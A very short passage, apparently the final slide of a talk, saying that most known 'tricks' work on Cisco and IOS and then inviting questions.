- most known “tricks” works on Cisco and IOS

Questions ?

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